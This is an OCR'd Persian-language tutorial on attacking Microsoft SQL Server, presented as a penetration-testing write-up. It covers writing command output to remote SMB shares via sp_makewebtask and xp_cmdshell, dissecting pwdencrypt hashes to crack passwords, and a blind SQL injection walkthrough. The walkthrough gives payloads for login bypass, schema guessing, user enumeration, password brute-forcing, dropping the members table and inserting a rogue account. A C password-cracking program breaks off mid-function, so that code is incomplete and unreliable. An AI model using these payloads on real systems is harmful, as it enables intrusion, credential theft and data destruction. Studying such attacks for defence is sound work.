


Figure 9: Using sp_makewebtask

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

یکی دیگر از موارد جالب master.dbo.sp_makewebtask می باشد. همان طور که می بینید، آرگومان های آن یک مکان فایل خروجی (output file location) و یک جمله SQL می باشند. sp_makewebtask یک گزارش را گرفته و صفحه ای که حاوی خروجی آن باشد را ایجاد می کند. به خاطر داشته باشید که می توانید از یک UNC Pathname به عنوان output location (مکان خروجی) استفاده کنید. به این معنی که فایل خروجی می تواند روی هر سیستم متصل به اینترنت که دارای یک اشتراک SMB قابل نوشتن (Writeable SMB share) باشد، قرار بگیرد (درخواست SMB نباید هیچ مشکلی برای تصدیق و authentication ایجاد کند). اگر یک دیوارآتش که دستیابی سرور را به اینترنت محدود می کند وجود داشته باشد، سعی کنید که فایل خروجی را روی خود website ایجاد کنید (در این صورت احتیاج به دانستن یا حدس زدن شاخه ی webroot می باشید). همچنین آگاه باشید که آرگومان گزارش (query argument) می تواند هر جمله ی معتبر T-SQL باشد، که شامل جمله ای که دیگر رویه های ذخیره شده را اجرا کند، نیز می شود. آرگومان "EXEC xp_cmdshell 'dir c:'" در گزارش به شما خروجی "dir C:" را در صفحه ی وب خواهد داد. هنگامی که با quote ها تو در تو (nesting) کار می کنید، یک در میان کردن single quote ها و double quote ها را فراموش نکنید.

بخش 7: Crack کردنِ Hash های رمزعبور در SQL

سرور SQL چگونه پسوردها را انبار می کند؟

SQL Server از یک تابع غیر اسنادی ()pwdencrypt برای تولید Hash یک کاربر استفاده می کند که در تابلوی پایگاه داده رئیس (sysxlogins table of master database) ذخیره می گردد. به هر حال این مورد را کم و بیش افراد می دانند. اما چیزی که هنوز انتشار نیافته، جزئیاتِ عمل ()pwdencrypt می باشد. این قسمت از مقاله بعضی از نقاط ضعف در SQL Server را بازگو می کند.

Hash پسورد سرور SQL شبیه چیست؟

با استفاده از تحلیل کننده سوال، یا ابزار SQL انتخاب شده توسط خودتان، کار را ادامه دهید. پسورد را از master.abo.sysxlogins در قسمت name='sa' انتخاب کنید. در پایان چیزی شبیه به زیر خواهید دید:

0x01008D504D65431D6F8AA7AED333590D7DB1863CBFC98186BFAE06EB6B327EFA5449E6F649BA954AFF4057056D9B

مثلا این Hash یکی از پسوردها می تواند باشد (که در اینجا مربوط به sa می باشد).

با ()pwdencrypt چه چیزی را می توانیم نتیجه بگیریم؟

جواب زمان است!! برای درک مراحل زیر را انجام دهید:

ابتدا Pwdencrypt('foo') را انتخاب کنید (که به اصطلاح می گوییم پرسش).رشته زیر را دریافت خواهید کرد:

0x0100544115053E881CA272490C324ECE22BF17DAF2AB96B1DC9A7EAB644BD218969D09FFB97F5035CF7142521576

چند ثانیه بعد پرسش را مجددا تکرار کنید. Pwdencrypt('foo') را انتخاب کنید. که مورد زیر دریافت خواهد شد:

0x0100D741861463DFFF7B528BF4E5925057249C61A696ACB92F532819DC22ED6BE374591FAAF6C38A2EADAA57FDF

همان طور که مشاهده می کنید، دو Hash دریافت شده متفاوت هستند و این در حالی است که هر دو ورودی، برابر با 'foo' می باشد. از این کار می توان نتیجه گرفت که زمان نقشی مهم در ایجاد و ذخیره شدن Hash های پسورد ایفا می کند. برای تفهیم بهتر، فرض کنید دو نفر در یک زمان به User خود لاگین کنند و اتفاقا پسوردهای آنها هم با هم برابر باشد، اکنون SQL Server چه باید بکند؟ پس همان طور که متوجه شدید، تنها راه حل برای SQL Server در این رخداد، این است که، اگر دو نفر از یک رمزعبور استفاده کنند، باید Hash های آنها متفاوت باشد و در نتیجه از فاش شدن اینکه پسوردهای آنها یکسان است، جلوگیری به عمل خواهد آمد.

وضعیت

پرسش را فعال کنید و Pwdencrypt('AAAAAA') را انتخاب کنید که حاصل بصورت زیر است:

0x01008444930543174C59CC918D34B6A12C9CC9EF99CC4769F819B43174C59CC918D34B6A12C9CC9EF99C4769F819B

اکنون می توانیم توجه کنیم دو hash پسورد را در اینجا پیدا کنیم. شاید با نگاه اول این کار سخت به نظر آید. اما برای شما hash فوق را تجزیه و مرتب می کنم که به صورت زیر می باشد:

0x0100
84449305
43174C59CC918D34B6A12C9CC9EF99C4769F819B
43174C59CC918D34B6A12C9CC9EF99C4769F819B

همان طور که می بینید، 40 کاراکتر آخر برابر با 40 کاراکتر ماقبل آخر می باشند (که بعد از تجزیه خط چهار و سه منظور است). رخداد این امر به آن معناست که پسورد دوبار ذخیره شده که یکی از آنها پسورد نفوذپذیر Normal و دیگری پسورد ورشن حروف بزرگ می باشد. پس این متد برای کسی که سعی کند پسوردهای SQL را کرک کند، جالب نیست (البته اگر راه راحت تری موجود باشد). علاوه بر مجبور بودن شخص برای شکستن یک رمزعبور نفوذپذیر وضعیت، آنها فقط نیاز دارند که حروف بزرگ را بررسی کنند. این امر تعداد کاراکترهایی که برای کرک استفاده می شود، را کاهش می دهد.

سالت (Salt) واضح

تا به حال می دانستیم که تغییرات به موقع در hash تغییراتی را ایجاد خواهد کرد. باید چیزی در مورد زمان وجود داشته باشد که Hash های پسورد را متفاوت می سازد و این اطلاعات باید آماده و در دسترس باشند. لذا هنگامی که کسی سعی می کند به سیستم وارد شود یا به قولا login شود، یک عملیات برای سنجش انجام شده و مقارن hash بدست آمده از پسوردی است که آنان تدارک دیده و hash در پایگاه داده ذخیره شده است، می باشد!!! در تفکیک نتیجه pwdencrypt() ، این تکه اطلاعات از بخش بالای 84449305 می باشد. این شماره به روش زیر استنتاج شده است. زمان تابع C() نامیده می شود و برای رد تابع srand() بکار می رود. Srand() یک نشان از شروع را تنظیم می کند که برای تولید یک سری از شماره هـــــای تصادفی (pseudo) بکار می رود. یکبار تابع rand() را srand می کارد که معروف به ساختن یک شماره تصادفی pseudo است. این شماره یک عدد صحیح است؛ هر چند سرور SQL این را کوتاه و مختصر می کند و بطور جداگانه می نشاند.

بیایید این شماره را SN1 بنامیم . تابع rand() دوباره تولید مقدار صحیح تصادفی می کند که pseudo نامیده می شود. بیایید این شماره را SN2 بنامیم. SN1 و SN2 متحد شده اند تا یک عدد صحیح را تولید کنند. SN1 مهمترین بخش می شود و SN2 در اهمیت بعد از SN1 می آید. SN1 : SN2 : برای ساختن یک سالت بکار می رود که بعدا برای نامفهوم کردن پسورد بکار می رود.

هش کردن پسورد

رمزعبور یا همان Password یک کاربر به Unicode آن تبدیل می شود البته اگر تا به حال اینگونه نبوده است. سپس سالت به آخر آن افزوده می شود، و در advapi32.dll برای تولید یک hash با استفاده از الگوریتم hash ایمن یا همان SHA به تابع رمزی و

encrypt پاس می شود. پسورد در این حال به فرم Upper Case یا همان حـــــــــــروف بزرگ تبدیل می شود. بعد سالت به آخـر آن ضمیمه می شود و یک هش SHA جدید ساخته می شود.

سر ستون ثابت 0x0100

84449305

حالت هش SHA نفوذپذیر 43174C59CC918D34B6A12C9CC9EF99C4769F819B

هش SHA حروف بزرگ 43174C59CC918D34B6A12C9CC9EF99C4769F819B

فرایند تصدیق

هنگامی که یک کاربر سعی می کند به سرور SQL اعتبار دهد چندین چیز برای انجام این امر، اتفاق می افتد: ابتدا سرور SQL پسـورد ورودی برای این کاربر را در پایگاه داده آزمایش می کند و سالت 84449305 را در مثال استخراج می کند. این مقدار بـه پسـوردی کـه کاربر هنگام تلاش برای ورود به سیستم وارد می کند، اضافه می گردد و یک هش SHA تولید می شود. ایـن هـش بـا هـش موجـود در پایگاه داده مقایسه می شود و اگر آنها مطابقت کند کاربر تصدیق می شود – و البته اگر مقایسه رد شود تلاش برای ورود بـه سیسـتم رد می گردد.

رسیدگی پسورد سرور SQL و ابزاری ساده برای انجام Dictionary Attack

این کار در همان روشی که سرور SQL سعی می کند کاربران را تصدیق کند انجام می پـذیرد. بهتـرین کـار، سـوء اسـتفاده از هش تولید شده از ورشن حروف بزرگ می باشد.

برنامه زیر، یک dictionary attack علیه hash حروف بزرگ برای یک پسورد تشـکیل خواهـد داد. بـا VC++ کامپایـل کنیـد و بـا advapi.dll پیوند دهید؛ البته قبلا مطمئن شوید که SDK Platform نصب شده است.

```
#include <stdio.h>
#include <windows.h>
#include <wincrypt.h>

FILE *fd=NULL;
char *lerr = "\nlenght Error!\n";

int wd=0;
int OpenPasswordFile(char *pwdfile);
int  CrackPassword(char *hash);

int main(int argc, char *argv[])
{
        int err = 0;
```

بخش 8: انجام حملات بر پایه حدس (با تشکر از دوست عزیزم Steve Friedl)

از نگاهی می توان SQL Injection را به زیر مجموعه ای از آسیب پذیری هایی که توسط ورودی های بررسی نشده ی کاربر ایجاد می شود، تعبیر کرد (buffer overflow ها، زیر مجموعه ای جدا و متفاوت می باشند). اگر application از روی سادگی رشته های SQL را ایجاد و بعد آنها را اجرا کند، می توان عملیات Injection را به نوعی روی آن Application انجام داد. این قسمت از مقاله علت اساسی کشف را به مانند فرآیند اکسپلویت نشان داده و بررسی می کند.

چند وقت پیش شرکتی درخواستی برای چک کردن شبکه ی آنها از نظر ضریب امنیتی شبکه و راه های نفوذ به آن، داشت. مطالب بخش 8 از این مقاله تماما روی این شبکه ی اینترانت چک شده اند.

اینترانت (Intranet) مورد نظر

به نظر می آمد که یک Application ساختگی باشد و ما نه هیچ گونه اطلاعات قبلی از آن نداشتیم و نه source code آن در دسترس بود. در حقیقت این حمله یک حمله کورکورانه و چشم بسته بود. مقداری کنکاش (!!)، نشان داد که سرور در حال اجرای Microsoft IIS 6.00 همراه با ASP.Net می باشد و همین مورد اشاره می کند که بانک اطلاعاتی SQL Server مربوط به Microsoft بود: ما معتقدیم که این تکنیک ها می توانند تقریبـــا روی هر Web Application که دارای پشتوانه ی SQL Server می باشد (!!)، اجرا شوند.

صفحه لاگـــین دارای یک فـــــرم سنتی و قدیمی Username-Password بود، امـــا یـــک لـــــــــینک با عـــــــــنوان E-Mail Me My Password نیز وجود داشت. هنگامی که یک آدرس E-Mail را وارد می کردیم، سیستم احتمالا در بانک اطلاعاتی مربوط به کاربران برای آن پست الکترونیک وارد شده جستجو می کرد و در صورت وجود برای آن ایمیل چیزهایی Mail می کرد. به دلیل اینکه آدرس ایمیل من درون DB یافت نشد، هیچ چیز به ایمیل من فرستاده نشد. بنابراین اولین آزمایش در هر فرم SQL-ISH، وارد کردن یک Quote تنها (Single Quote) به عنوان قسمتی از اطلاعـــات می باشد: مقصود این است که ببینیم آیا آنها یک رشته SQL بدون قرار دادن با معیار و اصول آن ایجاد می کنند یا خیر. هنگام submit کردن فرم با یک quote در آدرس ایمیل، 500 Error (server failure) را دریافت کردیم و این اشاره داشت که ورودی شکسته شده (broken)، در حقیقت جز به جز (literally) تجزیه و parsing می شد. ما حدس زدیم که کد SQL چیزی شبیه به زیر باشد:

```
SELECT fieldlist
  FROM table
 WHERE field = '$EMAIL';
```

د اینجا، $EMAIL، آدرسی است که توسط کاربر در فرم، Submit می شود و گزارش بزرگتر علامت های نقل قول را ارائه می دهد که آنرا به عنوان یک رشته لفظی، set کرده و خارج می کند. ما هیچ نام خاصی از فیلدها یا جداول درگیر شده در این مـــورد نمی دانیم، اما طبیعت و ماهیت (nature) آنها را به راحتی درک کرده ایم و با تکیه بر آنها، بعدا حدس های خوبی خواهیم زد. هنگامی که ما ’the_cephexin@yahoo.com را وارد می کنیم – به علامت نقل قول در آخر توجه کنید – SQL ساخته شده ی زیر را ثمر خواهد داد:

```
SELECT fieldlist
  FROM table
 WHERE field = 'the_cephexin@yahoo.com';
```

هنگامی که این رشته اجرا می شود، تجزیه کننده ی SQL یا همان SQL Parser، علامت نقل قول اضافی را پیدا کرده و در نهایت آن را با نمایش یک خطای ساختاری (syntax error) خاتمه می دهد. چگونگی آشکار شدن این مورد برای کاربر، بستگی به خطاهای درونی application و نیز رویه هایی که کار ترمیم را انجام می دهند (recovery-procedure)، خواهد داشت، اما معمولا آدرس ایمیل ناشناخته می باشد. در صورتی که خطایی در جواب این رشته و در حقیقت برای واکنش به این رشته ی ورودی توسط کاربر، بازگشت داده شود، در حقیقت می توان استنباط کرد که ورودی های کاربر به درستی و به طور کامل همراه با معیارها و اصول ها، مطابقت داده نمی شوند و آن application برای انجام عملیات اکسپلویت مناسب به نظر خواهد آمد.

به نظر می آید که اطلاعاتی که ما در فرم پر می کنیم در یک جمله WHERE می باشند، حال بیائید ماهیت این جمله را عوض کرده و آنرا به یک جمله قانونـــــــــی در SQL تبـــــــــــــــدیل کنیم و در نهایت نتیجه را مشاهده کنیم. با وارد کردن anything’ OR ‘x’=’x’، SQL به صورت زیر استنتاج می شود:

```
SELECT fieldlist
  FROM table
 WHERE field = 'anything' OR 'x'='x';
```

به دلیل اینکه application به راستی درباره query فکر نمی کند (!!) – تنها یک رشته را ایجاد می کند – استفاده ی ما را از علامات نقل قول یک جمله ی یک جزئی WHERE را به یک جمله دو جزئی تبدیل کرد و نیز جمله ‘x’=’x’ نیز تضمین می کند که این گزارش درست باشد. مهم نیست که جمله اول چیست (شیوه ای بهتر برای اینکه همیشه این مورد را درست و true نگه داریم، وجود دارد که در ادامه بحث شده است).

اما بر خلاف گزارش واقعی، که هر بار فقط باید یک item را بازگشت دهد، این نسخه در اصل هر item که در بانک اطلاعاتی اعضا (member) ها وجود داشته باشد، بازگشت می دهد. تنها راه برای درک اینکه کدام application بر اساس این توضیحات رفتار می کند، آزمایش و تست کردن آن است. با انجام این کار، ما با عنوان زیر خوش آمد گویی می شویم:

Your login information has been mailed to *random.person@example.com*.

بهترین حدس این است که این اولین رکورد برگشت داده شده توسط query می باشد، پس به این صورت یک راه تصادفی پیدا شد. ما اکنون این شناخت را داریم که قادر هستیم، گزارش های خود را برای دست یابی به اهداف خود، دستکاری کنیم. اگرچه هنوز راجع به چیزهایی که نمی بینیم، اطلاعاتی زیادی نخواهیم داشت. اما سه واکنش متفاوت را برای ورودی های گوناگون وارد شده، مشاهده کردیم:

- اطلاعات لاگین شما به email، میل شد.
- ما آدرس ایمیل شما را تشخیص نمی دهیم.
- خطای سرور

دو عکس العمل اول، در جواب یک رشته که با ساختاری صحیح وارد شده اند، می باشد. در حالی که آخرین واکنش، برای رشته ای است که ساختاری اشتباه دارد. این تشخیص، هنگامی که می خواهیم ساختار گزارش را حدس بزنیم، بسیار مفید خواهد بود.

الگوی نقشه برداری از فیلد

گام های اولیه، حدس زدن نام بعضی از فیلدها می باشد: ما مطمئنیم که گزارش شامل "Email Address" و "Password" می باشد. شاید هم چیزهایی مثل "US Mail Address" یا "userid" یا "phone number" و ... نیز وجود داشته باشند. مسلما مشتاقیم که یک SHOW TABLE انجام دهیم، اما بعلاوه نام جدول را نیز ندانیم. هیچ وسیله معلومی برای به دست آوردن خروجی این دستور مسیر داده شده به ما وجود ندارد.

پس، کار را در چندین گام انجام خواهیم داد. در هر مورد، ما کل گزارش را همان طور که می دانیم نشان می دهیم. در این مورد ما می دانیم که پایان (ته) گزارش با یک مقایسه با آدرس ایمیل خاتمه می یابد، پس بیائید **email** را به عنوان نام فیلد حدس بزنیم و نتیجه را مشاهده کنیم:

```
SELECT fieldlist
  FROM table
 WHERE field = 'x' AND email IS NULL; --';
```

در اینجا در واقع نیت کار، استفاده از یک نامِ فیلدِ پیشنهادی (email)، در گزارشِ ساخته شده، می باشد و در نهایت، فهم اینکه آیا SQL معتبر (valid) می باشد یا خیر. ما هیچ گونه توجهی به مطابقت داشتن آدرس ایمیل نخواهیم داشت (این جاست که دلیل استفاده از 'x' مصنوعی روشن می شود). همچنین به همین منوال هیچ توجهی به علامت های -- که نشان دهنده شروع توضیح (comment) در SQL می باشند، نخواهیم داشت. این یک راه موثر برای مصرف کردن (consume) آخرین علامت نقل قول (') ارائه شده توسط application می باشد. بدین صورت هیچ گونه نگرانی درباره مطابقت داشتن و در واقع match بودن آنها در میان نخواهد بود.

اگر ما یک خطای سرور (Server Error) دریافت کنیم، به این معنی است که گزارش SQL ما، ناقص و در واقع دارای ساختاری غیرصحیح می باشد و در جواب یک خطای ساختاری (Syntax Error) دریافت خواهیم کرد. اغلب این موارد به احتمال زیاد از نام های غیرصحیح برای فیلدها می باشد. اگر ما هرگونه جواب معتبری دریافت کنیم، در حقیقت نام فیلد را به درستی حدس زده ایم. اینجاست که ما چه "email unknown" را دریافت کنیم و چه "password was sent" فرقی نخواهد کرد.

اما، به خاطر داشته باشید، ما از اتصال AND به جای OR استفاده می کنیم و این کار عمدی و از روی عمد انجام می گیرد. در وجه الگوی نقشه برداری در SQL (schema mapping phase)، مسلما علاقمند حدس زدن آدرس ایمیل مشخصی نداریم، همچنین نمی خواهیم که ایمیل هایی از application به یک سری از کاربران به صورت تصادفی (Random Users) میل شده و عنوان آن به صورت Here is your forgotten password یا هر چیزی بمانند آن. چرا که این کار باعث ایجاد بدگمانی نسبت به ما خواهد شد. با استفاده از ترکیب و در واقع پیوندِ AND با یک آدرس ایمیل که هرگز نمی تواند معتبر باشد، ما مطمئن خواهیم بود که گزارش همیشه ردیف های صفر را برگشت می دهد.

با submit کردن اطلاعات بر طبق موارد فوق، ما جوابی تحت عنوان "Email Address Unknown" دریافت می کنیم. بنابراین اکنون می دانیم که آدرس های ایمیل در یک فیلد مانند **email** نگه داری می شوند. اگر این مورد کار نکرد، مجبوریم **email_address** یا **mail** یا هر چیزی شبیه به آن که ممکن است حاوی آدرس های ایمیل باشد را امتحان کنیم. در مرحله بعد، ما بعضی از اسامی معلوم دیگری را مانند password, user ID, name و بمانند آنها را حدس می زنیم. تمامی این حدس ها در یک انجام داده می شوند. اکنون اگر در جواب هر چیزی غیر از "Server Failure" دریافت کنیم، در حقیقت حدس ما درست بوده است.

```
SELECT fieldlist
  FROM table
 WHERE email = 'x' AND userid IS NULL; --';
```

به عنوان نتیجه این عمل، ما چندین فیلد درست، به دست آوردیم:

email
passwd
login_id
full_name

مطمئنا فیلدهای بیشتری وجود دارند – در ادامه به آنها دسترسی پیدا می کنیم – اما اکنون با تلاش هایی که به همین صورت انجام دادیم، چیز دیگری را پیدا نکردیم. اما هنوز نمی دانیم که نام جدولی (table) که این فیلدها درون آن می باشد، چیست. چطور نام جدول را پیدا کنیم؟

پیدا کردن نام جدول

گزارش درون ساخت (built-in) application در حال حاضر نام جدول را درون خود دارد، اما نمی دانیم که آن نام چیست:
چندین روش برای پیدا کردن نام آن جدول (و دیگر جدول ها) وجود دارد. یکی از آنها استفاده از **subselect** می باشد:
گزارش مستقل زیر تعداد رکوردهای موجود در آن جدول را می رساند (در صورتی که نام جدول ناشناخته باشد، کار نخواهد کرد و در نتیجه Fail خواهد شد):

```
SELECT COUNT(*) FROM tabname
```

ما می توانیم این مورد را در گزارش خود قرار دهیم تا به دنبال نام جدول بگردیم:

```
SELECT email, passwd, login_id, full_name
  FROM table
 WHERE email = 'x' AND 1=(SELECT COUNT(*) FROM tabname); --';
```

ما توجهی تعداد رکوردها نخواهیم داشت. بلکه تنها می خواهیم ببینیم آیا نام جدول معتبر و valid می باشد یا خیر. با تکرار کردن چندین حدس، سرانجام تشخیص دادیم که **members** یک جدول معتبر در DB بود. اما آیا این members همان جدولی است که در این گزارش استفاده شده است؟ بنابراین، هنوز احتیاج به آزمایش دیگری با استفاده از نشانه **table.field** داریم: این نشانه تنها برای جدول هایی کار می کند که در حقیقت جزئی از این گزارش باشند و نه فقط اینکه آن جدول موجودیت داشته باشد یا به اصطلاح Exist باشد.

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x' AND members.email IS NULL; --';
```

هنگامی که ما "Email Unknown" را دریافت می کنیم، در حقیقت این پیام تایید و تصدیقی برای کار ما خواهد بود و به این معنی است که گزارش SQL ما به صورت درست و صحیحی ترکیب و قالب دهی شده است (و دارای خطای ساختاری نیست) و به علاوه به این معنی است که ما نام جدول را به درستی حدس زده ایم. این مورد در آینده خیلی مفید خواهد بود، اما در عوض روش موقتی و متفاوتی را اختیار کردیم!

پیدا کردن چند کاربر

در این مسیر، ما تصوری جزئی از ساختار جدول members را در ذهن داریم، اما فقط از یک username آگاه هستیم: عضو تصادفی (Random Member) که اولین ایمیل ما تحت عنوان "Here is your password" را گــرفت. یادآور می شود که ما به هیچ خود نامه را دریافت نکردیم، فقط آدرسی که این ایمیل به آن فرستاده شد را به دست آوردیم. اما به هر حال می خواهیم دستیابی بیشتری به application داشته باشیم. پس به دنبال کاربرانی می گردیم که دسترسی بیشتری به اطلاعات داشته باشند و در واقع High Privilege باشند.

اولین گام برای شروع، مسلما می تواند website خود آن شرکت باشند. برای مثال با مراجعه به website و کمی جستجو معمولا به لینک ها یا button های تحت عنوان About Us یا Contact یا همچنین چیزهایی برخورد خواهیم کرد. این صفحات و لینک ها معمولا لیست کسانی که در شرکت فعالیت می کنند را به ما خواهد داد. بسیاری از آنها دارای آدرس ایمیل نیز خواهند بود. اما حتی آنهایی که افراد را لیست نمی کنند، می توانند چندین سر نخ به ما برای پیدا کردن افراد بدهند!!

فرض کنیم یک query که از clause و جمله ی LIKE استفاده می کند را Submit کنیم. این کار به ما اجازه خواهد داد که مطابقت هایی جزئی را در رابطه با نام ها و آدرس های ایمیل در DB داشته باشیم. هر دفعه یک پیام "We Sent Your Password" را ایجاد (trigger) و بعد ایمیل می کنیم.

توجه: اگرچه این کار باعث فاش شدن یک آدرس ایمیل (که ما هر دفعه آنرا اجرا می کنیم) می شود، اما در واقع آن ایمیل را خواهد فرستاد و همین مورد دلیل بر بدگمانی نسبت به ما خواهد شد و در نهایت دلالت می کند که ما این کار را خیلی سر سری و راحت پنداشتیم (:D) !!!!

ما می توانیم query را روی email name یا full name (یا احتمالا دیگر اطلاعات) اجرا کنیم. اما این کار باید هر دفعه با وارد کردن wildcard های % انجام شود، چرا که به این طریق LIKE پشتیبانی خواهد شد:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x' OR full_name LIKE '%Bob%';
```

به خاطر داشته باشید حتی اگر بیشتر از یک 'Saeed' وجود داشته باشد، ما فقط یکی از آنها را خواهیم دید: این رخداد اشاره می کند که باید جمله ی LIKE ما، به دقت بازدید و تصحیح شود. و باید گفت که:

Ultimately, we may only need one valid email address to leverage our way in ;)!!

حدس پسوردهای Brute-Force

در عوض ما آزمایش و Test کردن پسوردها را به وسیله Include کردن Email Name و Email Password به صورت مستقیم، به صورت واقعی انجام می دهیم. در این مثال، ما از قربانی خود استفاده کرده و پسوردهای گوناگونی را آزمایش امتحان می کنیم:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'bob@example.com' AND passwd = 'hello123';
```

این گزارش همان طور که آشکارا پیداست، یک SQL و گزارش، با فرم و قالبی صحیح می باشد، پس ما هیچ انتظار نخواهیم داشت که

پیام خطایی از سرور (Server Error) دریافت کنیم. همچنین ما می دانیم، هنگامی پسورد را دریافت کرده ایم که پیام "Your Password Has Been Mailed To You" یا چیزی شبیه به آن دریافت کنیم. این روال می تواند با اسکریپت نویسی در Perl به صورت اتوماتیک در آید، و اگرچه راه ما به سمت تهیه و ساخت اسکریپت نیز کج خواهد شد، اما دیگر نیاز به آزمایش واقعی آن پسوردها نخواهد بود.

بانک اطلاعاتی در حالت فقط خواندنی یا Read-Only قرار دارد

تا کنون، ما غیر از گرفتن گزارش از DB کار چندانی انجام نداده ایم، و حتی اگر یک SELECT، فقط خواندنی باشد، به این معنی نخواهد بود که SQL است. SQL از Semicolon (;) برای پایان جمله استفاده می کند و اگر ورودی به درستی بررسی نشده باشد، دیگر شاید چیزی جلودار ما از قراردادن دستورهای نامربوط (و دلخواه) در انتهای گزارش نباشد. موثرترین و قوی ترین نمونه مورد زیر است:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x'; DROP TABLE members; --';
```

اولین قسمت یک آدرس E-Mail به صورت مصنوعی ارائه می دهد ('x') و ما توجهی به ورودی این گزارش نخواهیم داشت: ما فقط می خواهیم آنرا از سر راه برداریم، بنابراین می توانیم یک دستور SQL بی ربط (و دلخواه) را مطرح کنیم. این مثال، کل جدول members را پاک کرده یا به اصطلاح Drop می کند (Delete). با این مثال فهمیدیم که نه تنها می توانیم دستورهای SQL جداگانه ای را اجرا کنیم، بلکه همچنین می توانیم DB را نیز تغییر دهیم و Modify کنیم. خوب به هر حال امیدبخش است!!

اضافه کردن یک کاربر جدید (Add)

مفروض بر اینکه، ما ساختاری جزئی از جدول members را بدانیم، به نظر خواهد آمد که اضافه کردن یک رکورد جدید به آن جدول، نظری باور پذیر و قابل قبول باشد: اگر این کار عملی شود، ما به سادگی می توانیم به وسیله اعتبار جدیدی که به دست آوردیم به سیستم به صورت مستقیم Login شویم.

این کار، مقداری SQL را طولانی تر خواهد کرد و در اینجا، آنرا به چندین خط (برای راحت کردن فهم این موضوع)، تقسیم کرده ایم، اما در حالت عملی (و خارج از این مقاله) رشته های ما به هم اتصال دارند:

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
    INSERT INTO members ('email','passwd','login_id','full_name')
    VALUES ('the_cephexin@yahoo.com','hello','steve','Steve Friedl');--';
```

- حتی اگر ما به درستی نام فیلدها و جدول ها را به دست آورده باشیم، چندین چیز در انجام یک حمله موفق، دخالت خواهند داشت:
- شاید در فرمی که در صفحه ی Web وجود دارد، ما فضا کافی برای وارد کردن مستقیم این متن نسبتا بلند نداشته باشیم (اگرچه می تواند در حول اسکریپت نویسی کار کرد داشته باشد).
- Web Application کاربر شاید، permission و اجازه را روی جدول members نداشته باشد.

- بدون شک فیلدهای دیگری در جدول members نیز وجود دارند و بعضی از آنها شاید مقادیر نخستین را احتیاج داشته باشند (یعنی Initial Value ها را مورد نیاز داشته باشند). این مورد سبب شکست خوردن INSERT در انجام کارش می شود.
- حتی اگر ما کار را تا ایجاد کردن یک رکورد جدید پیش ببریم (New Record)، خودِ application شاید توانایی مناسبی، در رابطه با فیلدهای insert شده به صورت اتوماتیک و NULL (Auto-Inserted NULL Fields)را که ما هیچ گونه مقداری برای آنها قرار نداده ایم، نداشته باشد.
- یک عضو قانونی، شاید نه تنها احتیاج به یک رکورد در جدول member ها باشد، بلکه شاید به دیگر اطلاعات مرتبط در دیگر جدول ها (accessrights) نیز احتیاج داشته باشد. بنابراین، اضافه کردن یک رکورد به یک جدول شاید کافی نباشد.

حال که جریان کار را فهمیدیم، می خواهیم کمر برای انسداد موارد 4 و 5 بر بندیم (!!) – به راستی و در حقیقت مطمئن نیستیم – چرا که هنگامی که به صفحه اصلی برای لاگین رفتم و user name و password را وارد کردم، یک Server Error برگشت داده شد. این رخداد اشاره دارد بر آن فیلدها. اما با این حال، آنها کاملا handle نمی شدند.

یک روش ممکن در اینجا، حدس زدن دیگر فیلدها می باشد که کاری بس دشوار و طولانی خواهد بود: اگرچه شاید قادر باشیم دیگر فیلدهای واضح (که معمولا نام های پیش فرضی برای آنها همگان در نظر می گیرند) را حدس بزنیم، اما خیلی ســـــــخت می توان تشکیلات بزرگتری از application را در نظر مجسم کرد و به آنها نائل شد (:D) !!!

Mail کردن یک پسورد

